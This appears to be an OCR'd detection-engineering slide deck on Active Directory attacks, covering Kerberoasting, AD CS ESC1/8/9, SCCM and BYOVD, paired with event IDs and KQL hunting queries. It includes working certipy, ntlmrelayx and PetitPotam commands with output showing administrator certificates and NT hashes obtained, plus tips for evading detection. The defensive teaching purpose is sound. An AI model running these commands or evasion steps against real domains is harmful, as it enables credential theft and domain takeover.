
It exploits accounts configured without pre-authentication.

An attacker requests a ticket (AS-REP) from the domain controller without authenticating and receives encrypted data containing the user's password.

AsRepRoasting

- **Event ID 4768**

- Account name = ?
- Service name = krbtgt
- Encryption type = 0x17 = RC4 - IoC
- Pre-auth type = 0




AsRepRoasting

Obfuscated LDAP, wait a few minutes/hours and request the ticket (high encryption), detection could be evaded.


Kerberoasting

SPNs are listed, a TGS is requested, and an offline decryption attempt is made.



Kerberoasting

SPNs are listed, a TGS is requested, and an offline decryption attempt is made.



Kerberoasting

- **Event ID 4769**

- Account name that is NOT a service or machine account
- Service name = not end with $
- Encryption type = 0x17 = RC4 - IoC

A Kerberos service ticket was requested.

Account Information:
- Account Name: alonzo.spire@FORELA.LOCAL
- Account Domain: FORELA.LOCAL
- Logon GUID: {59f3b9b1-65ed-a449-5ac0-8ea1f68478ee}

Service Information:
- Service Name: MSSQLService
- Service ID: S-1-5-21-3239415629-1862073780-2394361899-1105

Network Information:
- Client Address: ::ffff:172.17.79.129
- Client Port: 58107

Additional Information:
- Ticket Options: 0x40800000
- Ticket Encryption Type: 0x17
- Failure Code: 0x0
- Transited Services: -

This event is generated every time access is requested to a resource such as a computer or a Windows service.

This event can be correlated with Windows logon events by comparing the Logon GUID fields in each event.

Kerberoasting

List SPNs carefully.
Request the highest available encryption (e.g., AES256).
Delay.
Request TGSs one by one, preferably.

https://github.com/Luct0r/KerberOPSEC

ADCS

ESC1

Enrollee Supplies Subject is enabled (CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT)
Client Authentication EKU is present
Low-privileged accounts can enroll

```
└─$ certipy-ad req -u attacker@purpleteam.local -p '1attacker*' -ca DC01-ca -template Vuln-ESC1 -
upn administrator@purpleteam.local -dc-ip 172.16.0.1
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 19
[*] Got certificate with UPN 'administrator@purpleteam.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

ESC1

ESC1 (Recon + noadmin user requesting Administrator certificate) Events 4886 and 4887 (Enable ADCS Auditing, not enabled by default)

SEVE...	ALERT SOURCE	ACTION	CATEGORY	ALERT NAME	DESCRIPTION	INITIATED BY
High	XDR Agent	Detected (Reported)	Malware	Staged Malware Activity - 3198627214	*Activity similar to rubeus...*	cmd.exe
Medium	XDR Agent	Detected (Reported)	Malware	WildFire Malware	*Suspicious executable de...*	Rubeus.exe
High	XDR BIOC	Detected	Execution	Rubeus tool execution	*Process* | ***action type*** *- e...*	cmd.exe
High	XDR BIOC	Detected	Execution	Rubeus tool execution	*Process* | ***action type*** *- e...*	cmd.exe
High	XDR Agent	Detected (Reported)	Malware	Credential Gathering - 4275904365	*Injecting kerberos ticket ...*	cmd.exe
High	XDR Agent	Detected (Reported)	Malware	Potentially Dangerous Tool - 2418965755	*Rubeus tool used for ravi...*	cmd.exe
Medium	XDR Agent	Detected (Reported)	Malware	WildFire Malware	*Suspicious executable de...*	Rubeus.exe
Medium	XDR Analytics BIOC	Detected	Credential Access	As Unsigned suspicious process enrolled for a certificate	*The process Certify.exe o...*	Certify.exe
Medium	XDR Analytics BIOC	Detected	Privilege Escalation	The CA policy EditFlags was queried	*query...*	cmd.exe
Medium	XDR Analytics BIOC	Detected	Discovery	Discovery of misconfigured certificate templates using LD...	*The process powershell.e...*	powershell.exe

ESC1

ESC1 (Recon + noadmin user requesting Administrator certificate) Events 4886 and 4887 (Enable ADCS Auditing, not enabled by default)

EVENT ID	SOURCE	MEANING
4886	CA Security Log	Certificate request received
4887	CA Security Log	Certificate issued
4888	CA Security Log	Certificate request denied
4768	DC Security Log	Kerberos TGT request (PKINIT auth shows Certificate Issuer)
4769	DC Security Log	Kerberos service ticket request
4898	CA Security Log	Certificate Services loaded a template

ESC1

ESC1 MDE Requester and UPN are not the same

```
1  SecurityEvent
2  | where EventID == 4886 or EventID == 4887
3
```

...

esults | Chart | Add bookmark

TimeGenerated [UTC]	Computer	EventSourceName	Chann

Activity	4887 - Certificate Services approved a certificate request and issued a certificate.
Attributes	CertificateTemplate:DOAZLab_User SAN:upn=doadmin@doazlab.com
Disposition	3
Requester	DOAZLAB\noprivuserADCS
RequestId	9
Subject	CN=Noprivuseradcs

ESC8

ADCS Web Enrollment (certsrv) is installed and accessible
The enrollment endpoint is HTTP (not HTTPS with EPA Extended Protection for Authentication)
NTLM is allowed (still the default in most environments)

```
ntlmrelayx.py -t http://ca.corp.local/certsrv/certfnsh.asp \
  --adcs \
  --template DomainController

python3 PetitPotam.py -u '' -p '' attacker-ip dc01.corp.local


[*] SMBD-Thread-4: Connection from DC01$@10.0.0.5 controlled, attacking target http://ca.corp.local
[*] HTTP server returned error code 200, treating as a successful login
[*] Generating CSR...
[*] GOT CERTIFICATE! Saved as DC01$.pfx
```

ESC8

- ADCS Web Enrollment (certsrv) is installed and accessible
- The enrollment endpoint is HTTP (not HTTPS with EPA Extended Protection for Authentication)
- NTLM is allowed (still the default in most environments)

```
let timeframe = 2*1d;
let DeviceIPs=(
    DeviceNetworkEvents
    | where ingestion_time() >= ago(timeframe)
    | where ActionType == "ConnectionAttempt" or ActionType == "ConnectionSuccess"
    | distinct DeviceName, LocalIP
    | extend DeviceName=tolower(split(DeviceName,".")[0])
);
// Find potential NTLM relay attack by looking for NTLM logins from devices that are known in MDE,
are from a source IP that does not match any known IP addresses for the device.
let PotentialNTLMRelayLogins=materialize (
    DeviceLogonEvents
    | where ingestion_time() >= ago(timeframe)
    | where ActionType == "LogonSuccess"
    | where LogonType == "Network"
    | where Protocol=="NTLM"
    | where isnotempty(RemoteDeviceName) and isnotempty(RemoteIP)
    | where RemoteIPType <> "Loopback"
    | extend RemoteDeviceName=tolower(RemoteDeviceName)
    | where RemoteDeviceName in ((DeviceIPs | project DeviceName)) // The remote device is known in
MDE.
    | join kind=leftanti DeviceIPs on $left.RemoteIP == $right.LocalIP, $left.RemoteDeviceName ==
$right.DeviceName // The Remote IP does not match any known IP for the device.
    | project-reorder Timestamp, RemoteIP, RemoteDeviceName, AccountDomain, AccountName
);
// Filter the potential NTLM relay events by checking there was an outgoing SMB connection from the
source device to the relay IP address.
DeviceNetworkEvents
| where ingestion_time() >= ago(timeframe)
| where RemotePort in (445, 80, 443, 9389)
| where RemoteIP in ((PotentialNTLMRelayLogins | project RemoteIP))
| extend ShortDeviceName=tolower(split(DeviceName,".")[0])
| where ShortDeviceName in ((PotentialNTLMRelayLogins | project RemoteDeviceName))
| lookup kind=inner PotentialNTLMRelayLogins on $left.ShortDeviceName == $right.RemoteDeviceName,
$left.RemoteIP == $right.RemoteIP
```

ESC9

The template has CT_FLAG_NO_SECURITY_EXTENSION in msPKI-Enrollment-Flag.

- The attacker has GenericWrite or GenericAll on a victim account.
- The CA does not have StrongCertificateBindingEnforcement = 2 (strict enforcement).
- The victim account can enroll that template.

```
Template Name                         : ESC9
Display Name                          : ESC9
Certificate Authorities               : ignite-DC1-CA
Enabled                               : True
Client Authentication                 : True
Enrollment Agent                      : False
[redacted]
Certificate Name Flag                 : SubjectRequireDirectoryPath
                                        SubjectAltRequireUpn
Enrollment Flag                       : NoSecurityExtension
                                        AutoEnrollment
Private Key Flag                      : ExportableKey
Extended Key Usage                    : Client Authentication
                                        Secure Email
                                        Encrypting File System
Requires Manager Approval             : False
Requires Key Archival                 : False
Authorized Signatures Required        : 0
Validity Period                       : 1 year
Renewal Period                        : 6 weeks
Minimum RSA Key Length                : 2048
Permissions
  Enrollment Permissions
    Enrollment Rights                 : IGNITE.LOCAL\Domain Admins
                                        IGNITE.LOCAL\Domain Users
                                        IGNITE.LOCAL\Enterprise Admins
  Object Control Permissions
```

ESC9

A key credential is added to the victim's account, allowing authentication as the victim without knowing their password.

Obtained:

- TGT (Kerberos ticket)
- NT hash of the victim

The victim's account is now fully controlled.

```
└─$ certipy shadow auto -username 'attacker@purpleteam.local' -p '1attacker*' -account 'victim'

Certipy v5.0.3 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: PURPLETEAM.LOCAL.
[!] Use -debug to print a stacktrace
[*] Targeting user 'victim'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '611ad1d33abf4555859c223674160e40'
[*] Adding Key Credential with device ID '611ad1d33abf4555859c223674160e40' to the Key Credentials
for 'victim'
[*] Successfully added Key Credential with device ID '611ad1d33abf4555859c223674160e40' to the Key
Credentials for 'victim'
[*] Authenticating as 'victim' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'victim@purpleteam.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'victim.ccache'
[*] Wrote credential cache to 'victim.ccache'
[*] Trying to retrieve NT hash for 'victim'
[*] Restoring the old Key Credentials for 'victim'
[*] Successfully restored the old Key Credentials for 'victim'
[*] NT hash for 'victim': 426b549fe65d8fca40c950331006af8c
```

ESC9

The certificate is used.
The system sees: UPN=administrator
The Administrator TGT and Administrator NT hash are obtained.
Full escalation to domain admin

```
┌──(kali㉿kali)-[~/Desktop]
└─$ certipy auth -pfx administrator.pfx -domain purpleteam.local -dc-ip 172.16.0.1
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@purpleteam.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@purpleteam.local':
aad3b435b51404eeaad3b435b51404ee:aae723d86a44672c3e7868e441f92f02
```

ESC9

Detecting ESC9 is complicated because Audit Directory Service Changes must be enabled to catch event 5136, which logs the modification of an object, in this case the UPN (it doesn't appear in the previous logs).


The best approach is to modify the UPN, wait at least an hour, and then request the certificate (Event ID 4887).

SCCM

What is SCCM: and why red teams love it

- Microsoft's on-prem endpoint management: software, patches, OS imaging via PXE, inventory, compliance
- Component hierarchy: `Site Server, SMS Provider, Distribution Points (DP), Management Points (MP), SQL site DB`
- Stores secrets at rest: **Network Access Account (NAA)**, task sequence accounts, client push install account, collection variables
- Speaks **NTLM almost everywhere by default**, the richest NTLM relay surface in a modern AD
- Crown jewel: **Full Administrator RBAC** → domain-wide code execution via App / Script / CMPivot deployment
- **`CVE-2024-43468`**: unauthenticated SQL injection RCE in SMS Provider, CVSS **9.8**, on the **CISA KEV list** . Still found unpatched in late-2025 engagements
- Still dominant despite Intune migration push, and the migration leaves an *"attention gap"*

PXEThief - the credential lottery



1. Attacker sits on a network segment that can reach a Distribution Point. Rogue PXE-boots.

2. DHCP / PXE handshake → DP returns variables.dat, encrypted media variables file. *No strong identity check.*

3. PXEThief brute-forces the 4-digit PXE password (often unset) or decrypts directly. Hashcat module included.

4. Recovered AES key decrypts policy XML → **NAA cleartext credentials** + task sequence accounts + collection-variable secrets.

WHY IT'S A "LOTTERY"

NAA is frequently **over-permissioned**, workstation admin, sometimes domain admin because admins reuse a fat service account. **One blind PXE = often domain creds at minimum.**

Site takeover: three paths home

1 · CLIENT PUSH RELAY

Plant fake computer →
site server installs client →
coerce inbound auth →
relay to **AD CS (ESC8)** or LDAP shadow creds

Tool: `SharpSCCM invoke client-push`
Public since 2023

2 · ADMINSERVICE RELAY

`TAKEOVER-5`
Coerce site server (PetitPotam) →
relay NTLM to `/AdminService/wmi/SMS_Admin`
POST a new **Full Admin row**

Fixed in `ConfigMgr 2509`. Rejects NTLM at AdminService

3 · CVE-2025-59501

"I just implied it"
Entra-integration: AdminService validates token *signature* but trusts UPN claim
Briefly set UPN on controlled acct to `sitesrv$@tenant` → sync → token → revert UPN

Disclosed at BSidesPDX 2025
Patched KB5035360093 (Nov 2025)

What the SOC already catches

TYPICAL DETECTION

- **Usually: nothing**. SCCM telemetry rarely reaches the SIEM
- EDR may flag `SharpSCCM.exe` by name
- SQL audit (off by default) for `RBAC_Admins` changes
- Defender for Identity flags relay against the DC, not SCCM-specific paths
- Status messages live in `SMSProv.log` on the site server, almost no SIEM ingests them

Detection: Write rules at the SCCM seam

Signal	Event / log	Catches
Site server identity auth from a non-self host	DC 4624 / 4625 LogonType 3	NTLM relay → site server
LDAP read of CN=System Management container	DC 4662 + SACL	SCCM AD recon
Client push install acct from non-site-server	DC 4624 anomalous source	Relay of client push creds
RBAC_Admins row insert	SQL Server audit / AppLog 33205	Direct DB or AdminService Full Admin
File access on SMSTemp / REMINST	Site server 5145 file share audit	Policy-file scraping, PXEThief
Coercion to site server	5145 IPC$ → lsarpc/efsrpc/spoolss/...	PetitPotam / DFSCoerce / PrinterBug
AdminService access from non-console host	IIS log on SMS Provider /AdminService/*	TAKEOVER-5 / CVE-2025-59501
PXE anomaly (unknown MAC, off-hours)	DHCP + DP smspxe.log	PXEThief / CRED-1

Deception: the Canary NAA

1. Create AD user `SVC-SCCM-NAA-CANARY` matching real service-account naming
2. Random 16-char password, "Deny all logon types" set + SACL audit on the object
3. Add as **Network Access Account** in the SCCM console, SCCM stores the password in `SC_UserAccount`
4. Then change the AD password to a different random 64-char value
5. SCCM doesn't re-validate. Stolen creds will *never work*.
6. Any login attempt → DC 4625 tagged to a known-fake identity = **high-fidelity alert.**

VARIANTS WORTH DEPLOYING

- **Decoy DP** with no real clients → audit 5145 on SMSTemp = essentially zero-FP
- **Honey RBAC_Admins row**: ghost Full Admin never used by humans
- **Decoy high-value device**: "CEO-LAPTOP" with known MAC for PXE bait

Canary NAA logon attempt anywhere

```
// CANARY-1 detection: Any auth attempt against the planted NAA
// (kept in a Watchlist so the canary list is editable without SOC redeploy)
let canary_naas = _GetWatchlist("SccmCanaryNAAs") | project AccountUpn;
IdentityLogonEvents
| where Timestamp > ago(7d)
| where AccountUpn in~ (canary_naas)
   or AccountName in~ ("SVC-SCCM-NAA-CANARY", "SCCM-NAA-HONEY")
| project
    Timestamp, ActionType, Application, Protocol,
    AccountUpn, AccountName,
    DeviceName,        // where the auth originated
    IPAddress,
    LogonType,
    FailureReason,
    DestinationDeviceName,
    DestinationIPAddress,
    AdditionalFields,
    ReportId
| sort by Timestamp desc
```

The cloud sequel: Same patterns, new packaging

- Migrating SCCM → Intune **doesn't fix the privilege model**, it transposes it
- Intune service identities are **over-privileged the same way SCCM service accounts are**
- **Primary Refresh Token (PRT)** abuse → steal from an admin's box → drive `Graph API` → mass code-exec on managed endpoints
- Tooling already public, the Intune counterpart to SharpSCCM. No creds, no browser, runs from C2.
- Same detection gaps: *trust-but-don't-verify, low telemetry, "migration in progress" attention drift*

THE BIGGER PICTURE

If **SCCM detections are weak today**, **Intune detections will be weaker tomorrow**. Audit the new platform before decommissioning the old one.

Bonus

Timeroasting

By default, Windows checks NTP (Network Time Protocol) roughly once every hour
Abnormal NTP connections indicate possible timeroasting activities conducted

```
let TimeRoastingTrigger = 3;
let NTPDeviceIPs =
CommonSecurityLog
| where TimeGenerated > ago(1h)
| where ApplicationProtocol has "ntp"
| where ipv4_is_private(DestinationIP)
| distinct DestinationIP;
DeviceNetworkEvents
| where LocalIP has_any(NTPDeviceIPs)
| where Protocol == "Udp"
| summarize Count=count() by RemoteIP
| sort by Count desc
| where Count > TimeRoastingTrigger
```

BYOVD

Load a legitimately signed but vulnerable driver to gain kernel-level execution
Widely abused to disable or blind EDR/AV from the kernel
Hunt for anomalous driver loads and known vulnerable drivers via KQL

```
let LOLDrivers = externaldata (Category:string, KnownVulnerableSamples:dynamic, Verified:string )
[h@"https://www.loldrivers.io/api/drivers.json"]
     with (
       format=multijson,
       ingestionMapping=@'
[
  {"Column":"Category","Properties":{"Path":"$.Category"}},
  {"Column":"KnownVulnerableSamples","Properties":{"Path":"$.KnownVulnerableSamples"}},
  {"Column":"Verified","Properties":{"Path":"$.Verified"}}
]'
     )
| mv-expand KnownVulnerableSamples
| extend SHA1 = tostring(KnownVulnerableSamples.SHA1), SHA256 = tostring(KnownVulnerableSamples.SHA256)
;
// you can filter the drivers further based on category or verified status
DeviceEvents
| where ActionType == "DriverLoad"
| join kind=inner (LOLDrivers | where isnotempty(SHA256)) on SHA256
| union (
  DeviceEvents
  | where ActionType == "DriverLoad"
  | join kind=inner (LOLDrivers | where isnotempty(SHA1)) on SHA1
)
```

Conclusions

No rule is ever final

- Public rules catch the known case, a small change to the technique leaves them blind.

Offensive thinking builds better rules

- Write detections from the attacker's side: what the technique generates, and what it does not.

Anticipate the bypass

- Detect the behaviour and the real telemetry, not the specific tool, every rule invites a variant.

Lean on deception

- Honeytokens and canary objects turn any interaction into a high-confidence alert.

¡MUCHAS GRACIAS!

ESKERRIK ASKO!